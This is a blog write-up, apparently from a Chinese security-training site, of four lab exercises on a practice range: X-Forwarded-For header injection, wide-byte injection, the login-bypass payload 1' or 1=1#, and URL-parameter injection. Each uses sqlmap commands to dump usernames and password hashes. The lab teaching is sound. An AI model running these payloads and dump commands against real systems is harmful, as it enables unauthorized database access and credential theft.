当前位置:网站首页>Web security SQL injection vulnerability (1)
Web security SQL injection vulnerability (1)
2022-07-06 02:53:00 【Half a watermelon】
SQL Injection principle : Some malicious users , In the process of submitting the query request take SQL Insert the statement into the request content , At the same time, the program itself believes too much in the content entered by the user , There is no user inserted SQL Statement for any filtering , Which leads to SQL The statement is directly executed by the server .
The content of the test :(1) forge http Header file injection .
(2) Exploitation of wide byte injection vulnerability
(3) Login with any password , Construct statement bypass
(4) Make changes to the login page sql Injection test
test machine :kali link :https://pan.baidu.com/s/1ZKvP-CFYcmhFw3ol5ul4bg
Extraction code :tian
The range is : Murdoch College's online shooting range : Mohist College _ Focus on network security personnel training
1. By forging http Header information , Bypass the server for ip Address restrictions , Find the injection point again Get your account number and password .
First step : Go to the login page .


The second step : Just enter an account and password .
Found login failed .

The third step : use Burp Grab the bag .
add to :x-forwarded-for:1.1.1.1

It is found that the added address is returned 1.1.1.1( explain : Here you are SQL Inject )
Step four : add to :x-forwarded-for:* Save as txt file .

Step five : use sqlmap scanning The saved 1.txt file .

command :sqlmap -r /root/1.txt --batch --current-db
【--batch 】: Default sqlmap Proposed by the tool ( whether ) by :y 【--current-db】: Display the current database in use .

find x-forwarded-for The injection point of

Step six : Look at all the tables in the database .
command :sqlmap -r /root/1.txt --batch --tables -D "webcalendar"
【--tables -D "webcalendar"】: hold webcalendar All the tables in the database are displayed .

Find out webcalendar There are two tables in the database .
Step seven : View all the lists in the table .

command :sqlmap -r /root/1.txt --batch --columns -T "user"
【--columns -T 'user'】: hold user All the columns in the table are displayed .

Find out user There are three rows in the table .
Step eight : View the contents of the list

command :sqlmap -r /root/1.txt --batch --dump -C "username,password"

【--dump -C "username,password"】: hold username and password The contents of the column are displayed .
You can see that the contents are account and password .

Step nine : If you have an account and password to log in, you can get flag .
2. Login interface exists sql Wide byte injection vulnerability , Try entering special characters , Make the page report an error , Verify its existence sql Inject , Then use the wide byte injection vulnerability to find the login account and password .
First step : Go to the login page .

Tried to fill in the account and password casually , I can't find out . Then view the page source code , Found a hyperlink .


The second step : Text hyperlink here, then click .
Come to the injection page .


The third step : Input %df', Make the page report an error . ( Verify presence SQL Wide byte injection vulnerability )
SQL Principle analysis of wide byte injection : addslashes() This function will ' Escape to \
gbk When coding %df and \ The coding %5c Merge into one character
thus ' Can escape
Step four : Use sqlmap(sqlmap Medium and wide byte plug-ins )

command :sqlmap -u "http://219.153.49.228:42218/new_list.php?id=1" --tamper=unmagicquotes.py --batch --dbs
【--tamper=unmagicquotes.py】 yes :sqlmap Wide byte plug-in in 【--dbs】 yes : Display all databases .

Find a 5 A database .
Step five : see mozhe_discuz_stormgroup All the tables in the database .
command :sqlmap -u "http://219.153.49.228:42218/new_list.php?id=1" --tamper=unmagicquotes.py --batch --tables -D "mozhe_discuz_stormgroup"
【--tables -D "mozhe_discuz_stormgroup"】: hold mozhe_discuz_stormgroup All the tables in the database are displayed .

Find two tables ( noticw and stormgroup_member ).

Step six : Look at these two notice ,stormgroup_member What's in the table
command :sqlmap -u "http://219.153.49.228:42218/new_list.php?id=1" --tamper=unmagicquotes.py --batch --columns -T "notice,stormgroup_member"
【--columns -T "notice,stormgroup_member"】: hold notice and stormgroup_member All the columns in the table are displayed .

find notice and stormgroup_member Columns of the table .

Step seven : We found that stormgroup_member There are columns of account and password in the table , All we look at stormgroup_member The content of
command : sqlmap -u "http://219.153.49.228:42218/new_list.php?id=1" --tamper=unmagicquotes.py --batch --dump -C "name,password"
【--dump -C "name,password"】: hold name and password The contents of the column are displayed .

Find the account and password ( Password is md5 Encrypted )

Step eight : use md5 Just decrypt it .( Then log in with your account and password )
3. Any password exists in the login interface , Construct statements to bypass server-side validation , And log in successfully .
First step : Go to the login page .



The second step : Test for presence Login with any password , All of us use universal passwords .
(1) Enter... In the account number :1' or 1=1#
(2) password : Enter it casually or leave it blank

Login successful ( Get flag ):
4. Make changes to the login page sql Injection test , Get the account and password of the current database .
First step : Click the location of the hyperlink .


Incoming page , Found links with ?id=1

The second step : use sqlmap Tool to find out if there is SQL Loophole
command : sqlmap -u "http://219.153.49.228:49655/new_list.php?id=1" --batch --current-db
【--batch 】: Default sqlmap Proposed by the tool ( whether ) by :y 【--current-db】: Display the current database in use .

Find four injection points and The name of the current database .
The third step : see mozhe_discuz_stormgroup All the tables in the database .

command :sqlmap -u "http://219.153.49.228:49655/new_list.php?id=1" --batch --tables -D "mozhe_discuz_stormgroup"
【--tables -D "mozhe_discuz_stormgroup"】: hold mozhe_discuz_stormgroup All the tables in the database are displayed .

find mozhe_discuz_stormgroup Two tables in the database .
Step four : see stormgroup_member All the columns in the table

command :sqlmap -u "http://219.153.49.228:49655/new_list.php?id=1" --batch --columns -T "stormgroup_member"
【--columns -T "stormgroup_member"】: hold stormgroup_member All the columns in the table are displayed .

find stormgroup_member The table has three columns .
Step five : see name and password The contents of these two columns .
command :sqlmap -u "http://219.153.49.228:49655/new_list.php?id=1" --batch --dump -C "name,password"
【--dump -C "name,password"】: hold name and password The contents of the column are displayed .

Find the account and password ( Password is md5 Encrypted )( The account number and password are also the same as The second question is As like as two peas )

Step six : use md5 Just decrypt it .( Then log in with your account and password )
边栏推荐
- Deeply analyze the chain 2+1 mode, and subvert the traditional thinking of selling goods?
- Pat 1046 shortest distance (20 points) simulation
- Introduction to robotframework (I) brief introduction and use
- Single instance mode of encapsulating PDO with PHP in spare time
- [Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 11
- ERA5再分析资料下载攻略
- C语言sizeof和strlen的区别
- PMP每日一练 | 考试不迷路-7.5
- Huawei, H3C, Cisco command comparison, mind map form from the basic, switching, routing three directions [transferred from wechat official account network technology alliance station]
- 淘宝焦点图布局实战
猜你喜欢
【 kubernets series】 a Literature Study on the Safe exposure Applications of kubernets Service
![[Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 22](/img/e0/21367eeaeca10c0a2f2aab3a4fa1fb.jpg)
[Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 22
My C language learning record (blue bridge) -- under the pointer
【若依(ruoyi)】启用迷你导航栏

js 正则过滤和增加富文本中图片前缀
![[Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 10](/img/89/1c2f98973b79e8d181c10d7796fbb5.jpg)
[Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 10
Installation and use tutorial of cobaltstrike-4.4-k8 modified version
![[Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 9](/img/ed/0edff23fbd3880bc6c9dabd31755ac.jpg)
[Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 9
Software design principles
![[pointer training - eight questions]](/img/fd/1aa3937548a04078c4d7e08198c3a8.png)
[pointer training - eight questions]
随机推荐
[Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 13
Thinking on Architecture Design (under continuous updating)
JS regular filtering and adding image prefixes in rich text
[Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 17
Single instance mode of encapsulating PDO with PHP in spare time
"Hands on learning in depth" Chapter 2 - preparatory knowledge_ 2.3 linear algebra_ Learning thinking and exercise answers
tcpdump: no suitable device found
[Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 23
My C language learning record (blue bridge) -- under the pointer
[Yunju entrepreneurial foundation notes] Chapter II entrepreneur test 10
主数据管理(MDM)的成熟度
Summary of Bible story reading
A copy can also produce flowers
Solution: attributeerror: 'STR' object has no attribute 'decode‘
纯Qt版中国象棋:实现双人对战、人机对战及网络对战
Sign SSL certificate as Ca
华为、H3C、思科命令对比,思维导图形式从基础、交换、路由三大方向介绍【转自微信公众号网络技术联盟站】
Taobao focus map layout practice
Fault analysis | analysis of an example of MySQL running out of host memory
Solve 9 with C language × 9 Sudoku (personal test available) (thinking analysis)